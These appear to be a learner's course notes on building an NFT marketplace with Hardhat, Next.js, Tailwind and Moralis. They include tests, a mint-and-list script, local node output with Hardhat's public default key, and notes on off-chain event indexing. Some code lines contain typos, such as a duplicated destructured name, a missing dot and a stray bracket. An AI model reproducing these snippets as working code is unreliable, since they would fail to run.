describe("withdrawProceeds", function () {
  it("doesn't allow 0 proceed withdrawls", async function () {
    await expect(nftMarketplace.withdrawProceeds()).to.be.revertedWith("NoProceeds")
  })
  it("withdraws proceeds", async function () {
    await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
    nftMarketplace = nftMarketplaceContract.connect(user)
    await nftMarketplace.buyItem(basicNft.address, TOKEN_ID, { value: PRICE })
    nftMarketplace = nftMarketplaceContract.connect(deployer)

    const deployerProceedsBefore = await nftMarketplace.getProceeds(deployer.address)
    const deployerBalanceBefore = await deployer.getBalance()
    const txResponse = await nftMarketplace.withdrawProceeds()
    const transactionReceipt = await txResponse.wait(1)
    const { gasUsed, effectiveGasPrice } = transactionReceipt
    const gasCost = gasUsed.mul(effectiveGasPrice)
    const deployerBalanceAfter = await deployer.getBalance()

    assert(
      deployerBalanceAfter.add(gasCost).toString() ==
      deployerProceedsBefore.add(deployerBalanceBefore).toString()
    )
  })
})

```

NftMarketplace.sol Scripts

1.00.43.39

```
scripts/mint-and-list.js
```

```
const { ethers, ethers } = require("hardhat")
const PRICE = ethers.utils.parseEther("0.1")

async function mintAndList() {
    const nftMarketplace = await ethers.getContract("NftMarketPlace")
    const basicNft = await ethers.getContract("BasicNFT")
    console.log("Minting.....")
    const mintTx = await basicNft.mintNFT()
    const mintTxReceipt = await mintTx.wait(1)
    const tokenId = mintTxReceipt.events[0].args tokenId
    console.log("Approving Nft...")

    const approvalTx = await basicNft.approve(nftMarketplace.address, tokenId)
    await approvalTx.wait(1)
    console.log("Listing.....")
    const tx = await nftMarketplace.listItem(basicNft.address, tokenId, PRICE)
    await tx.wait(1)
    console.log("Listed !!")
}
```

```
mintAndList()
    .then(() => process.exit(0))
    .catch((error) => {
        console.error(error)
        process.exit(1)
    })
})
```

RUN LOCALHOST CHAIN NODE:

```
yarn hardhat node  
yarn run v1.22.19  
warning package.json: No license field  
warning ../../package.json: No license field  
.....
```

```
E288F8367e1Bb143E90bb3F0512 with 2020837 gas
```

```
=====
```

```
Started HTTP and WebSocket JSON-RPC server at http://127.0.0.1:8545/
```

```
Accounts
```

```
=====
```

WARNING: These accounts, and their private keys, are publicly known.

Any funds sent to them on Mainnet or any other live network WILL BE LOST.

```
Account #0: 0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266 (10000 ETH)
```

```
Private Key: 0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbcd5efcae784d7bf4f2ff80
```

RUN SCRIPT :

```
eemcs@DESKTOP-LJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$ yarn hardhat run scripts/mint-and-list.js --  
network localhost  
yarn run v1.22.19  
warning package.json: No license field  
warning ../../package.json: No license field  
$ /home/eemcs/freecodecamp/hardhat-nft-marketplace-fcc/node_modules/.bin/hardhat run scripts/mint-and-list.js --  
network localhost  
Minting.....  
Approving Nft...  
Listing.....  
Listed !!  
Done in 3.30s.  
eemcs@DESKTOP-LJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

IN LOCALHOST TERMINAL AFTER RUN SCRIPT:

```
PROBLEMS 1 OUTPUT TERMINAL JUPYTER DEBUG CONSOLE

eth_chainId
eth_estimateGas
eth_feeHistory
eth_sendTransaction
    Contract call: <UnrecognizedContract>
    Transaction: 0x32802b6c75de487b9436a1f892c722ea780794e6f15bce086e29bd351a3327b7
    From: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266
    To: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512
    Value: 0 ETH
    Gas used: 49245 of 49245
    Block #6: 0x08c9556d51405707c584a08ac12f5485df17dfba441fbce8a4f0a06e6ef683ec

eth_chainId
eth_getTransactionByHash
eth_chainId
eth_getTransactionReceipt
eth_chainId
eth_estimateGas
eth_feeHistory
eth_sendTransaction
    Contract call: <UnrecognizedContract>
    Transaction: 0x95144af78c00e8e3c2e7c828590db4d9672845a083c3b5b52ec76566a74e92be
    From: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266
    To: 0x5fdbdb2315678afecb367f032d93f642f64180aa3
    Value: 0 ETH
    Gas used: 80497 of 80497
    Block #7: 0x889e5873017302310f5c72db26e64dcf05f857420ec3bf002030bc8064e3535d

eth_chainId
eth_getTransactionByHash
eth_chainId
eth_getTransactionReceipt
```

PART II : MORALIS FRONT END

1.00.48.27

Introduction And NextJs Setup

Project Folder :

nextjs-nft-marketplace-fcc

Create next app : (do not forget dot--)

yarn create next-app .

Delete eslint file

Copy prettier files previous project

.prettierrc

{


```
"tabWidth": 4,  
"useTabs": false,  
"semi": false,  
"singleQuote": false,  
"printWidth": 100  
}
```

.prettierignore

```
node_modules  
artifacts  
cache  
coverage*  
gasReporterOutput.json  
package.json  
img  
.env  
.*  
README.md  
coverage.json  
deployments
```

RUN PROJECT :

yarn dev



pages/index.js

Delete all accept <head> tag

Project Structure:

1- Home Page:

1. Show recently listed NFTs
 - 1- If you own the NFT, you can update the listing
 - 2- If not, you can buy the listing

2- Sell Page:


1. You can list your NFT on the marketplace

Create new file

pages/sell-nft.js

copy index.js codes to sell-nft.js

run Project again



Add "components" folder to root folder.

Add Header.js

Add "web3uikit", "moralis", "react-moralis"

```
yarn add web3uikit moralis react-moralis
```

```
yarn add magic-sdk @walletconnect/web3-provider @web3auth/web3auth ( this is to fix some warnings
```

pages/_app.js import react-moralis

```
import { MoralisProvider } from "react-moralis"
```

Wrap moralis provider:

```
function MyApp({ Component, pageProps }) {
  return (
    <MoralisProvider initializeOnMount={false}>
      <Component {...pageProps} />
    </MoralisProvider>
  )
}
```

New versions of packages gets error. I used this versions

```
"moralis": "^1.8.0",
"next": "12.1.6",
"react": "18.2.0",
"react-dom": "18.2.0",
"react-moralis": "^1.4.0",
"web3uikit": "^0.1.162"
```

```
components/Header.js
```

```
import { ConnectButton } from "web3uikit"

export default function Header() {
  return <ConnectButton />
}
```

```
pages/_app.js      add header component.
```

```
import Header from "../components/Header"

function MyApp({ Component, pageProps }) {
  return (
    <MoralisProvider
    initializeOnMount={false}>
      <Header />
```

Nav and links in next js → <https://nextjs.org/docs/api-reference/next/link>

```
import { ConnectButton } from "web3uikit"
import Link from "next/link"

export default function Header() {
  return (
    <nav>
      <Link href="/">
        <a> NFT Marketplace</a>
      </Link>
      <Link href="/sell-nft">
        <a> Sell NFT</a>
      </Link>
      <ConnectButton />
    </nav>
  )
}
```

Adding Tailwind 1.01.01.59

<https://tailwindcss.com/docs/guides/nextjs>

install tailwind

```
yarn add --dev tailwindcss postcss autoprefixer
```

Initialize :

```
yarn tailwindcss init -p
```

Initialize adds following files:

```
postcss.config.js
```

```
tailwind.config.js
```


tailwind.config.js

```
/** @type {import('tailwindcss').Config} */
module.exports = {
  content: [
    "./pages/**/*.{js,ts,jsx,tsx}",
    "./components/**/*.{js,ts,jsx,tsx}",
  ],
  theme: {
    extend: {},
  },
  plugins: [],
}
```

```
@tailwind base;  
@tailwind components;  
@tailwind utilities;
```

ADDING TAILWIND CSS CLASS TO HEADER.JS

```
<nav className="p-5 border-b-2 flex flex-row justify-between items-center">  
    <h1 className="py-4 px-4 font-bold text-3xl">NFT Marketplace</h1>  
    <div className="flex flex-row items-center">  
        <Link href="/">  
            <a className="mr-4 p-6">Home</a>  
        </Link>  
        <Link href="/sell-nft">  
            <a className="mr-4 p-6"> Sell NFT</a>  
        </Link>  
        <ConnectButton moralisAuth={false} />  
    </div>  
</nav>  
)  
}
```



NFT Marketplace

Home

Sell NFT

Connect Wallet

Introduction to Indexing in Web3

1.01.05.31

Cut and add <head> tag which is in the index.js to the _app.js page

pages/_app.js

```
import Head from "next/head"
...
return (
  <div>
    <Head>
      <title>Create Next App</title>
      <meta name="description" content="Generated by create next app" />
      <link rel="icon" href="/favicon.ico" />
    </Head>
    <MoralisProvider initializeOnMount={false}>
      <Header />
      <Component {...pageProps} />
    </MoralisProvider>
  </div>
)
}

export default MyApp
```

LISTING NFTs:

In contract we are saveing nft in `mapping(address => mapping(uint256 => Listing)) private s_listings;`

FIRST APPROACH :

It is create an array of listing instead?

Bu we also want to get some other weird data. Maybe want get all NFTs a user owns? But there is no array of NFTs that user owns.

Query some other weird data?

What if an array will be VERY gas expensive?

WE DON'T WANT TO MUCH CHANGE OUR PROTOCOL FOR JUST THE WEBSITE?????

Making array become incredibly gas inefficient and it would become much harder to use this NFT Marketplace. Because it would be so much more expensive. And as you build more and more complex protocols, you are going to realize that having an array for every single mapping you have is not feasible.

THIS IS ONE OF THE REASONS WHERE THESE events COME IN TO PLAY.

So every single time we list an NFT we call the listitem function and we OMMIT ItemListed(...). This ItemListed() event is stored in data structure that is still on chain but just smart contract can Access it. However guess what can not acces it off chain services can Access these events.

So what we do in this case is what we are going to do is we will INDEX THE EVENTS OFF CHAIN AND THEN READ FROM OUR DATABASE.

WE ARE GOING TO DO SET UP A SERVER TO LISTEN FOR THOSE EVENTS TO BE FIRED.

WE WILL ADD THEM TO A DATABASE TO QUERY.

WE ARE LITERALLY GOINT TO TAKE EVERY SINGLE TIME AN ITEM IS LISTED WE ARE GOING TO INDEX IT IN A DATABASE FOR OURSELF.

THEN WE ARE GOING TO CALL OUR CENTRALIZED DATABASE TO START

In here a question comes "Is not that centralized?". The answer, it is not necessarily.

So the GRAPH (<https://thegraph.com/en/>) is a protocol that does exactly this. Its a protocol that indexes events off chain and sticks them in to this the GRAPH PROTOCOL. And it does it in a decentralized way.

Morales, the way we are goint to show you first codes it in a centralized way which might be the route that you want to go for speed for extra bells and whistles, so that you can do local development which is what we are going to be focusing on here or any of the other functionality Morales comes with.

Because Morales does a lot more than just that. That is something to keep in mind to is even we are adding a centralized component or logic our smart contracts. The real bulk of this application is decentralized and you can verify all your interactions are working with this decentralized smart contract.

What is Moralis?

1.01.12.10

- open source packages and tools
- also comes optionally with a server back end to give you web3 applications more functionality.

<https://moralis.io>



Products

Pricing

FAQ

Documentation

Careers

APPLY

Blog

Login


Start for Free

Empowered Web3 Development

Hi. Need any help?



Moralis provides a **single workflow** for building high performance dapps. Fully compatible with your favorite web3 tools and services.



- speed up your development by 10 times
- full stack suite of tools
- All starts with Moralis Identity
 - ensures that you get one piece of code
 - log in your users across different blockchains and wallets
 - in dashboard you will get the user profile
 - you will get a web session
 - allows you to manage identities
 - user wallets
 - all transactions will be synced about that user
 - secure authenticated web sessions
 - provide you with session management.

All these one line of code.

- use in real time
 - run custom code
 - do a web hook
 - email
 - push notification

Whenever a user interacts with a smart contracts. When a smart contract simply emits an event.

- can filter interacts with a smart contracts

Moralis SDK's:

In website, game and all other things Moralis have extensive SDKs

Can use in backend and frontend

Js - react - curl - unity


Moralis is CROSS-CHAIN

- uses one single profile, one single user id for all chains and platforms


MORALIS API:

- raw request any programming language from any kind of architecture

Cross-Chain



Cross-Platform



unity

Browser

_EthAddress



_Product



_RateLimits



_Role



_Session



_User



EthBalance



EthBalancePending



EthNFTOwners



EthNFTOwnersPen...



EthNFTTransfers



EthTokenBalance



EthTokenBalancePe...



EthTokenTransfers



EthTransactions



MyClass



OpenseaSignatures



RateLimits



Room1



TokenBalances



WalletLogin



tokenBalances



Webhooks

Jobs

Logs

CLASS
Room1 1 object · Public Read and Write enabled

objectId	String	createdAt	Date	updatedAt	Date	ACL	ACL	player	Pointer <_User>	x	Number	y	Number
